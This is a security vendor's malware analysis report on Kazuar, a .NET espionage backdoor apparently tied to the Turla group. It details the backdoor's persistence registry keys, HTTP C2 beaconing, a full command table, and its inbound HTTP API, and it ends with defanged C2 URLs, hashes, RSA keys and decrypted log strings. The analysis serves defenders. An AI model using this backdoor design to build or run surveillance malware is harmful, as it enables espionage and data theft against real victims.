Ignite ’17 Security Conference is a live, four-day conference designed for today’s security professionals. Hear from innovators and experts, gain real-world skills through hands-on sessions and interactive workshops, and find out how breach prevention is changing the security industry. Visit the Ignite website for more information on tracks, workshops and marquee sessions.

Kazuar: Multiplatform Espionage Backdoor with API Access

Unit 42 researchers have uncovered a backdoor Trojan used in an espionage campaign. The developers refer to this tool by the name Kazuar, which is a Trojan written using the Microsoft .NET Framework that offers actors complete access to compromised systems targeted by its operator. Kazuar includes a highly functional command set, which includes the ability to remotely load additional plugins to increase the Trojan’s capabilities. During our analysis of this malware we uncovered interesting code paths and other artifacts that may indicate a Mac or Unix variant of this same tool also exists. Also, we discovered a unique feature within Kazuar: it exposes its capabilities through an Application Programming Interface (API)  to a built-in webserver.

We suspect the Kazuar tool may be linked to the Turla threat actor group (also known as Uroburos and Snake), who have been reported to have compromised embassies, defense contractors, educational institutions, and research organizations across the globe. A hallmark of Turla operations is iterations of their tools and code lineage in Kazuar can be traced back to at least 2005. If the hypothesis is correct and the Turla threat group is using Kazuar, we believe they may be using it as a replacement for Carbon and its derivatives. Of the myriad of tools observed in use by Turla Carbon and its variants were typically deployed as a second stage backdoor within targeted environments and we believe Kazuar may now hold a similar role for Turla operations.

The Kazuar Malware

Kazuar is a fully featured backdoor written using the .NET Framework and obfuscated using the open source packer called ConfuserEx.  We used a combination of tools such as NoFuserEx, ConfuserEx Fixer, ConfuserEx Switch Killer, and de4d0t in order to deobfuscate the code for in depth analysis.  We then used dnSpy to export the code to a Microsoft Visual Studio project, so that we could rename the random method names to better understand the flow of the code. We will describe how Kazuar works and what capabilities it offers threat actors.

Initialization

The malware initializes by gathering system and malware filename information and creates a mutex to make sure only one instance of the Trojan executes on the system at a time. Kazuar generates its mutex by using a process that begins with obtaining the MD5 hash of a string “[username]=>singleton-instance-mutex”. The Trojan then encrypts this MD5 hash using an XOR algorithm and the serial number of the storage volume. Kazuar uses the resulting ciphertext to generate a GUID that it appends to the string “Global\\” to create the mutex.

An interesting artifact that we found within the mutex creation process is that if the code cannot obtain the system’s storage serial number, it will use a static integer of 16456730 as a key to encrypt the MD5 hash. The hexadecimal representation of 16456730 is 0xFB1C1A, which appears to be included by the malware author as a potential reference to the United States’ FBI and CIA organizations.

The Trojan then creates a set of folders on the system to store various files created during its execution. Kazuar creates its folders using group names, which logically organize the files contained within the folder. Table 1 shows the folder layout:

Folder Group Files Description
base Parent folder that contains the following folder groups below
sys Files that Kazuar uses for configuration settings, such as the ‘serv’ item that stores the C2 server locations
log Files contain debug messages
plg Files are plugins used to extend the functionality of Kazuar
tsk Files that Kazuar will process as commands and their arguments
res Files contain the results of the successfully processed tasks

Table 1 Kazuar's folder group names and the files stored within

The Trojan uses a similar process to create these folder and file names as it uses to generate its mutex, generating an MD5 hash of the name, using XOR on each byte using the volume serial number as a key and generating a GUID based on the ciphertext. The resulting GUIDs are used as file and folder names, which are combined with the local system path to the %LOCALAPPDATA% folder to create Kazuar’s folders.

Throughout its code, Kazuar verbosely logs its activities by writing debug messages to log files stored within the “log” folder. Kazuar encrypts the debug messages saved in these log files using the Rijndael cipher. We decrypted the initial entry that was added to the log files during the execution of the Trojan. This entry reveals the following information:

The log message above shows that the malware author refers to the Trojan as “Kazuar”. Interestingly, the word “Kazuar” appears in several languages, such as Polish, Hungarian and Slovenian, and is the ASCII form of the Russian word “казуар”. The word “Kazuar” and казуар translates to Cassowary, which is a large flightless bird native to New Guinea and Australia as shown in Figure 1.

kauzar_1

Figure 1 Cassowary (Source; Wikicommons)

After initial setup, the method at the main entry point of the malware, as seen in Figure 2 may follow one of four main paths of execution. The main entry point contains a relatively simple set of if statements that determine the execution path of the malware. Interestingly, one of the paths appears to be for execution on a Mac or Unix host.

kauzer_2

Figure 2. Main entry point shows if statements that control the flow of execution

The four possible paths of execution taken by Kazuar’s main entry point are as follows:

  1. If the malware was executed with the "install" command-line argument, which uses .NET Framwork’s InstallHelper method to install the malware as a service.
  2. If the malware is started in a non-user interactive environment (no user interface), the malware installs itself as a service.
  3. If no arguments are provided and the malware determines it is running in a Windows environment, it saves a DLL to the system that it injects into the explorer.exe process. The injected DLL executable loads the malware’s executable and runs it within memory of the explorer.exe process.
  4. If the malware was executed with the “single” command-line argument or the malware determines its running in a Mac or Unix environment, it runs the method containing Kazuar’s functional code and will limit certain Windows specific functionality if a Mac or Unix environment is detected.

The flow of execution is carefully guided by its operating environment, which is determined using the .NET Framework Environment.OSVersion.Platform.PlatformID enumeration, as seen in the function in Figure 3 that is responsible for gathering system specific information. Interestingly, we see a specific boolean variable for a PlatformID value of Unix that suggests that Kazuar might be used against Mac or Unix targets that return True for that API.

kauzer_3

Figure 3. The getsysinfo() function provides various environment enumeration capabilities for Kazuar.

After enumerating the operating environment, Kazuar will attempt to establish persistent access to the system. Kazuar uses the method displayed in Figure 4 within its Autorun class to set up persistence on Windows systems, which has multiple options including:

  1. Adding a shortcut (lnk file) to the Windows startup folder
  2. Adding a sub-key to the following paths in the current user (HKCU) hive:
    • SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    • SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
    • SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
    • SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
    • SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\load

kauzer_4

Figure 4. Kazuar’s Autorun class is a Windows specific method that contains multiple options for persistence using the startup folder and registry.

Command and Control (C2)

The Kazuar Trojan initially relies on its command and control channel to allow actors to interact with the compromised system and to exfiltrate data. Kazuar has the capabilities to use multiple protocols, such as HTTP, HTTPS, FTP or FTPS, determined by the prefixes of the hardcoded C2 URLs. So far, we have only observed HTTP used as the C2 protocol in our sample set. All of the known Kazuar C2 servers appear to be compromised WordPress blogs, suggesting that the threat group using Kazuar in attacks also locates and exploits vulnerable WordPress sites as part of their playbook.

To interact with its C2 server, Kazuar begins its communication by creating an HTTP GET request to use as a beacon. The beacon, generated by the code seen in Figure 5 contains a cookie that has an “AuthToken” value that is a base64 encoded GUID used to uniquely identify the compromised system. Kazuar refers to this GUID as an “agent” identifier.

kauzer_5

Figure 5. The createGET and getWebRequest classes define the construction of the HTTP request used for command and control communication.

During our analysis, we observed the beacon seen in Figure 6 sent via HTTP from a Kazuar sample to its C2 server. The initial HTTP beacon shows the base64 encoded AuthToken value within the Cookie field that we believe the C2 server uses to uniquely identify and track individual compromised hosts.

kauzer_6

Figure 6.  Wireshark snippet of a fully constructed HTTP GET request which shows the base64 encoded GUID within the Cookie header.

Kazuar will read the response from the C2 server and attempt to parse the response as XML formatted data. The XML formatted data will contain what Kazuar refers to as a “task”, which is comprised of an action identifier and specific arguments for each action. Figure 7 below shows the code responsible for receiving the response to the HTTP request and using a long integer stored in the “num” variable as the action identifier.

kauzer_7

Figure 7.  The response parser listens for new tasks to be received from the command and control server.

The action identifier is directly related to the command which the actor wishes to run on the compromised system. Surprisingly, Kazuar also contains methods for each command to equate the action identifier to a string that describes the command, which makes determining the purpose of each command much easier. Table 2 shows a list of available commands within Kazuar, specifically each action identifier, command string and a description.

Action ID Commands Description
1 log Logs a specified debug message
2 get Upload files from a specified directory. It appears the actor can specify which files to upload based on their modified, accessed and created timestamps as well.
3 put Writes provided data (referred to as ‘payload’) to a specified file on the system.
4 cmd Executes a specified command and writes the output to a temporary file. The temporary file is uploaded to the C2 server
5 sleep Trojan sleeps for a specified time
6 upgrade Upgrades the Trojan by changing the current executable’s file extension to “.old” and writing a newly provided executable in its place
7 scrshot Takes a screenshot of the entire visible screen. The screenshot is saved to a specified filename or using a filename with the following format: [year]-[month]-[day]-[hour]-[minute]-[second]-[milisecond].jpg. The file is uploaded to the C2 server
8 camshot Creates a Window called “WebCapt” to capture an image from an attached webcam, which it copies to the clipboard and writes to a specified file or a file following the same format from the “scrshot” command. The file is uploaded to the C2 server
9 uuid Sets the unique agent identifier by providing a specific GUID
10 interval Sets the transport intervals, specifically the minimum and maximum time intervals between C2 communications.
11 server Sets the C2 servers by providing a list of URLs
12 transport Sets the transport processes by providing a list of processes that Kazuar will inject its code and execute within.
13 autorun Sets the autorun type as discussed earlier in this blog. Kazuar will accept the following strings for this command: DISABLED, WINLOGON, POLICIES, HKCURUN, RUNONCE, LOADKEY, STARTUP
14 remote Sets a remote type. We are only aware of one remote type that instructs Kazuar to act as an HTTP server and allow the threat actor to interact with the compromised system via inbound HTTP requests.
15 info Gathers system information, specifically information referred to as: Agent information, System information, User information, Local groups and members, Installed software, Special folders, Environment variables, Network adapters, Active network connections, Logical drives, Running processes and Opened windows
16 copy Copies a specified file to a specified location. Also allows the C2 to supply a flag to overwrite the destination file if it already exists.
17 move Moves a specified file to a specified location. Also allows the C2 to supply a flag to delete the destination file if it exists.
18 remove Deletes a specified file. Allows the C2 to supply a flag to securely delete a file by overwriting the file with random data before deleting the file.
19 finddir Find a specified directory and list its files, including the created and modified timestamps, the size and file path for each of the files within the directory.
20 kill Kills a process by name or by process identifier (PID)
21 tasklisk List running processes. Uses a WMI query of “select * from Win32_Process” for a Windows system, but can also running “ps -eo comm,pid,ppid,user,start,tty,args” to obtain running processes from a Unix system.
22 suicide We believe this command is meant to uninstall the Trojan, but it is not currently implemented in the known samples.
23 plugin Installing plugin by loading a provided Assembly, saving it to a file whose name is the MD5 hash of the Assembly’s name and calling a method called “Start”.
24 plugout Removes a plugin based on the Assembly’s name.
25 pluglist Gets a list of plugins and if they are “working” or “stopped”
26 run Runs a specified executable with supplied arguments and saves its output to a temporary file. The temporary file is up loaded to the C2 server.

Table 2 Kazuar's command handler, including action identifier, command string and description

Capabilities

As can be seen from the Table 2 above, Kazuar has an extensive command set, many of which are similar in functionality as other backdoor Trojans. However, a few commands specific to Kazuar appear to be unique and are worth further discussion.

First, several of these commands contain checks to determine the environment in order to use appropriate paths or commands. The ‘tasklist’ command will use a WMI query or the “ps” command, which allows Kazuar to obtain running processes from both Windows and Unix systems. Also, Kazuar’s ‘cmd’ command will run commands using “cmd.exe” for Windows systems and “/bin/bash” for Unix systems. These two commands provide evidence that the authors of Kazuar intended to use this malware as a cross-platform tool to target both Windows and Unix systems.

Kazuar contains three commands related to plugins: plugin, plugout and pluglist. These three commands allow an actor to administer a framework that allows Kazuar to use additional plugins. This plugin framework provides Kazuar potentially endless functionality, as its operators can provide additional .NET applications that Kazuar can load and execute.

Kazuar’s Remote API

While many backdoor Trojans have extensive command handlers and plugin frameworks, Kazuar’s ‘remote’ command provides a functionality that is rarely seen in backdoors used in espionage campaigns. This command instructs the Trojan to start a thread to listen for inbound HTTP requests, which effectively turns Kazuar into a webserver. This functionality provides an API for the Trojan to run commands on the compromised system. Figure 8 shows the code within Kazuar that provides this functionality.

kauzer_8

Figure 8 HTTP method handler used by Kazuar to provide threat actors with API access

To initiate this functionality, the actor will issue the 'remote’ command and provide a list of URI prefixes that Kazuar's HTTP listener will process and respond to. The URI prefix supplied by the actor would be added to the “Prefixes” property of the HttpListener class, which requires a schema, a host, an optional port and optional path. The actor would then issue HTTP requests to URLs that match these URI prefixes using specific methods, specifically OPTIONS, POST, GET and PUT methods to interact with the compromised system using Kazuar’s command set seen in Table 3.

This functionality flips the communication flow between the Trojan and the C2 server. Instead of the Trojan initiating communications with its C2 server, the C2 server sends requests directly to the Trojan. This communications flow is important if the compromised system is a remotely accessible server that may raise flags when initiating outbound requests. Also, by creating this type of API access, the threat actors could use one accessible server as a single point to dump data to and exfiltrate data from.

HTTP Method Description of Functionality
OPTIONS No functionality, just responds with an HTTP “OK” status
POST Actor provides XML formatted data that Kazuar will use to create a new task. Uses the exact same method (‘readResponse0’ seen in Figure 7) to parse the XML data obtained in the initial C2 communications channel discussed earlier. Kazuar writes the results of the task to a log file that it references as “res” within a folder referenced as “tsk”.
GET Provides the contents of the results of the previous task created via the HTTP POST request that is stored in the “res” file.
PUT Actor provides XML formatted data that Kazuar will use to create a new task. This method is similar to the POST method, however, instead of saving the results of the command to a “res” file it responds to the HTTP PUT request with the results of the command.

Table 3 HTTP methods and the functionality they provide in Kazuar's API

This functionality flips the communication flow between the Trojan and the C2 server. Instead of the Trojan initiating communications with its C2 server, the C2 server sends requests directly to the Trojan. This communications flow is important if the compromised system is a remotely accessible server that may raise flags when initiating outbound requests. Also, by creating this type of API access, the threat actors could use one accessible server as a single point to dump data to and exfiltrate data from.

Conclusion

While yet another fully featured backdoor alone is not particularly novel, the existence of a code path for Unix, combined with the portability of .NET Framework code makes the Kazuar Trojan an interesting tool to keep an eye on. Another interesting portion of this malware is its remote API that allows actors to issue commands to the compromised system via inbound HTTP requests. Based on our analysis, we believe that threat actors may compile Windows and Unix based payloads using the same code to deploy Kazuar against both platforms. Palo Alto Networks AutoFocus subscribers can explore additional samples using the Kazuar AutoFocus tag.

Related Indicators and Identifying Information

Hashes

8490daab736aa638b500b27c962a8250bbb8615ae1c68ef77494875ac9d2ada2

b51105c56d1bf8f98b7e924aa5caded8322d037745a128781fa0bc23841d1e70

bf6f30673cf771d52d589865675a293dc5c3668a956d0c2fc0d9403424d429b2

cd4c2e85213c96f79ddda564242efec3b970eded8c59f1f6f4d9a420eb8f1858

URLs

http://gaismustudija[.]lv/wp-includes/pomo/kontakti.php

http://hcdh-tunisie[.]org/wp-includes/SimplePie/gzencode.php

http://www.gallen[.]fi/wp-content/gallery/

File Activity

%LOCALAPPDATA%\/[a-f0-9]{32}\/[a-f0-9]{32}\.dll

%LOCALAPPDATA%\/[a-f0-9]{32}\/[a-f0-9]{32}/

%USERPROFILE%\Start Menu\Programs\Startup\*.lnk

RSA Keys

<RSAKeyValue><Modulus>gSI+OxtBrfXVfSRRSlNIMVYr9HFy40jokIDkUqffhU7Y/VcFB1nc8GwT4GOjK6lR/mJi3XcGg+nxqR9iLoeoOLgBFFz9O1l++81tPtRaVZ8yg+IzmZlaMhdOg0apatxhjRA/4pYOhZHwifQIjZzid6/+BgYIPBXWcX8e58l1PH+chm3DJzJ2gdHOsx6Dz9HHPr+sGLshAFF35ICb/11jq0vU9KU7CjYdf0Rvl16EDYyUQXbIG1ZMaTDzBrMcXZrBfXHEqn2Qwr4NiaDUwOwGCynBtSZXoNOfHArYxbRaBA269SPKhZgCBqdAhYfPFe2q8r8Y4fz21iZTqTngMsA2zw==</Modulus><Exponent>EQ==</Exponent><P>hGjs2pEZW4pN2b0Bm9xl84zxqQ2BMSflj2xpf5MH+XvCY5BBN3YROm24LYtGwy3xOdKeUJOENvYbkvirBcm2ecRxmLgE5AMMeWxZpOayUtOUd+Abx3+TT8giPG3sqEHtuaHVUjypBloE4EWnFWrmq0f3+Kpi8kHFxLul9jHubsc=</P><Q>+ap/8gRvidWrAhZcAiCAYdFZIt6hSwBz5ohU5ZSPomv9e/Urtts8cin+QeBvDwF6UvyP1vz3wxUOXycaBI3StCMjCXHuBLN+wfpEhfdt6KKywsmW7I5OdogIbVRLTUJvBtiXBGG3c10ay3H8TYx00lt6GgcLAJZMZE4mHEjnj7k=</Q><DP>D5PfoT4/N/InRsrxIWU5K7Y6jFvxFNeEaznuSz55aKUl7ZiAJKR6f1gzyR9xvJv+Qwm4RbcAfu/HAjtfahe7HWJnt50twHjUSoU3uQwU+q964O0wcdLGCWLW2e7QjEP92ZqRkTRQHt1p/ERuAoUMFCaVpMjAWLxxnqyqHPbQwb0=</DP><DQ>vuvLQJn68O6v8omRp0YH0lTLsUDVsdMrdA3mkXGbA7v+E38/i9TT3tTRfaugOKbG9CqMHN+QSeLs31oi9Gxz8yntnc+X5XozwYMlV2Lbk8e14D/Nw/RaHmgGcbjuSiO+UIeCiuFQDOzYQTkMO01KRoIwMgVixDay40rR2WTtT8k=</DQ><InverseQ>cfVixwsMog8F8CDikcYKNmUGNJPeJ4grdJi4ZIMX5mSuhdvSccTnx7JoCMJ2LKwFLyMnmZIIeYF4EYBgwHz6rumL8Zam6Zr04uIpxWL3MZyR9BImREmH6e6aFzHq/P02phU6tNbzkHMp6QGsfgtkLSmzOed0GsvfwAxCfD20PXU=</InverseQ><D>PMTR/bJ5Qs4KHMXL5r3Hnr8jvlOBW+YTFtM+RQO0evftpGUviv0crWAJWok9ujGP/z1bs4NOXDHbImkfJPSLZfw8vknglGZZ3+gzaNxmvuGBLwEJOTkbYt3KmCFAqsIPyemHebAG1XHam0WprA2Xv9pZbD8S7xlV2w6lIcg3K4ak6tNG2yKepoQ2DvFdF/ZTtOu0ybE+g8AA6UxWCy/liTLN2fxgVwP45XAAFIue/x6aF6m09gxi/xJaxwafEeonVZU9aaqpbyb5eeMixRSbkVuK2DZrF/lW9oedp0mYtI+E7nRyxykxFl3rrC9B8ETKBzNONPgB4PpuaSSdC0ELcQ==</D></RSAKeyValue>

<RSAKeyValue><Modulus>m4SbvlZhH5UzcgDLIEIygjTCCQMxc/TrwUYZ5JA5SU2jtSBt9aqwljKJ7h4Tv5eP2Efy4Z+2QajDNtOThift4nVTWsl+iOoMKKV6pvQOFj6k2P4kRTBGo/t8J46j7DqnFeMHXUjhjv2RFnp1nms8thE6+MJsI0lnxYTLBip5mNbj+Jbr7vVzK8MKnjGxsr9FoRBVNyZM+ILFu3aO62z1a8PIrI4kqVVggD35oF4WdSrmVLFvec/1ej3Cx12NjqCXo3lZhwxlIKjFNMNtslXnk0o9L/ZlWlEjqXiez/3ryzpVBrlrtb9D+x1ZRtv58jtdSTE61//jtEb3mMUeTry+2w==</Modulus><Exponent>EQ==</Exponent></RSAKeyValue>

Decrypted Log and Error Messages

'{0}' autorun algorithm is not supported!

'{0}' request method isn't supported.

Accessed date mismatch in get command!

Accessed date mismatch in list command!

Action with identifier {0} is not implemented.

Autorun command requeres autorun type to be set!

Autorun failed due to {0}

Cmd command requires actual commands list!

Commiting suicide...

Control server address '{0}' is invalid.

Copy command requires destination path!

Copy command requires source path!

Copying file from {0} to {1}...

Created date mismatch in get command!

Created date mismatch in list command!

Directory listing for {0}

Executing command with {0}...

Failed to create agent due to {0}

Failed to create channel due to {0}

Failed to create injector due to {0}

Fatal failure due to {0}

Getting file query {0}...

Getting system information...

Going to sleep for {0}...

Got '{0}' command from {1}.

Got new '{0}' command.

Got new task #{0} from {1}.

HTTP listening isn't supported.

IPC channel is not ready.

Injected into explorer.

Injected into {0} [{1}].

Injecting into explorer...

Injecting into {0} [{1}]...

Injection failed due to {0}

Installing plugin...

Invalid FTP server status ({0}).

Invalid last contact time.

Invalid or unknown action format ({0})!

Invalid sender interval.

Kazuar's {0} started in process {1} [{2}] as user {3}/{4}.

Killing processes...

List command requires file query string!

Listening

Listing plugins...

Listing processes...

Max interval value is less than min value!

Max interval value is more than supported!

Min interval value is less than supported!

Modified date mismatch in get command!

Modified date mismatch in list command!

Move command requires destination path!

Move command requires source path!

Moving file from {0} to {1}...

Mozilla/5.0 (Windows NT {0}.{1}; rv:22.0) Gecko/20130405 Firefox/23.0

Mozilla/5.0 (X11; {0} {1}; rv:24.0) Gecko/20100101 Firefox/24.0

New plugin {0} was installed.

No servers available now.

Plugin command requires payload!

Plugin installed.

Plugin removed.

Plugin {0} was removed.

Plugin {0} was started.

Plugout command requires plugin name string!

Proc kill command requires name or pid to be set!

Process {0} [{1}] exited with {2} code.

Process {0} [{1}] impersonated.

Put command requires correct file path!

Put command requires payload!

Putting file to {0}...

Remote control failed due to {0}

Remote failed due to {0}

Remote iteration failed due to {0}

Remote request from {0} failed due to {1}

Remove command requires file path!

Removing file {0}...

Removing plugin...

Request was sent to {0}.

Result #{0} was sent to {1}.

Result #{0} was taken by {1}.

Run command requires executable path!

Run-time error {0}:{1:X8}.

Run-time error {0}:{1}.

Scheme '{0}' is not supported!

Searching file query {0}...

Send iteration failed due to {0}

Sending request to {0}...

Sending result #{0} to {1}...

Server command requires at least one server!

Setting agent id to {0}...

Setting autorun type to {0}...

Setting remote type to {0}...

Setting transport interval to [{0} - {1}]...

Setting transport processes:

Setting transport servers:

Shellcode error {0:X16}.

Sleep interval is longer than supported!

Solving task #{0}...

Startup path is empty.

Taking screen shot...

Taking webcam shot...

Task #{0} execution finished.

Task #{0} execution started:

Task #{0} failed due to {1}

Task #{0} solved.

Transport command requires at least one process name!

Transport process name '{0}' is invalid.

Transport processes

Unable to create capture window.

Unable to delete task #{0} file due to {1}

Unable to execute command due to {0}

Unable to execute task #{0} due to {1}

Unable to get last contact time due to {0}

Unable to get task from {0} due to {1}

Unable to impersonate {0} [{1}] due to {2}

Unable to return logs due to {0}

Unable to send result #{0} to {1} due to {2}

Unable to start plugin {0} due to {1}

Unable to stop plugin {0} due to {1}

Unable to store agent id due to {0}

Unable to store autorun type due to {0}

Unable to store interval due to {0}

Unable to store remote type due to {0}

Unable to store servers due to {0}

Unable to store transports due to {0}

Unhandled exception {0}

Upgrade command requires payload!

Upgrading agent...

Using default agent id due to {0}

Using default autorun type due to {0}

Using default interval due to {0}

Using default remote type due to {0}

Using default servers due to {0}

Using default transports due to {0}

Uuid command requires identifier!

Waiting for shellcode failed.

Waiting for window '{0}' failed.

explorer.exe, {0}

ERROR: {0}

Plugin {0}

{0} doesn't exist!

{0} was skipped.

proc - {0} [{1}]

time - {0}

user - {0}/{1} ({2})


Register for Ignite ’17 Security Conference
Vancouver, BC June 12–15, 2017

Ignite ’17 Security Conference is a live, four-day conference designed for today’s security professionals. Hear from innovators and experts, gain real-world skills through hands-on sessions and interactive workshops, and find out how breach prevention is changing the security industry. Visit the Ignite website for more information on tracks, workshops and marquee sessions.